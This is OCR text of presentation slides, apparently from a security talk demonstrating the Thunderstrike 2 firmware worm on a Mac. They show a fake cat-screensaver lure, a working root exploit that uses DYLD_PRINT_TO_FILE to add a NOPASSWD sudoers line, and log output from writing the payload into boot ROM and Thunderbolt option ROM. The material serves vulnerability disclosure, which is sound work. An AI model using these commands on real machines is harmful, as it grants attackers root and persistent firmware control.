
Thunderstrike 2: adapted to SW attack



Download a cute cat screensaver!
Then open Terminal.app and run:
bash ~/Downloads/install


mbp101:~ anlock$ bash ~/Downloads/install
**** Getting root access with DYLD_PRINT_TO_FILE
echo 'echo "$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/su
oers newgrp
sudo whoami
root
Root exploit
Remote code can escalate to root


root
**** Installing on motherboard Boot ROM
erase size 00001000
fvh size 001a0000
crc 4a6f7b03
free space 0013a150
payload: dest 0013a150, 2fe bytes
copying region...
crc 4a6f7b03 4a6f7b03
sum 7611 7611
computed crc: 59911775
crc 59911775 59911775
sum 7611 c778
spiflash_write_enable: bios_cntl=1
spiflash_write_enable: new_bios_cntl=1
spiflash_read: offset 002ca000
spiflash_write: 002ca000
spiflash_read: offset 00190000
spiflash_write: 00190000
Unlock BIOS and write to flash
Append to FVH and update CRC



spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length 0x1204 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc
---- writing PXE option
028cc: 0002d0 / 001204
Write to Option ROM
Search PCIe bus for removable devices

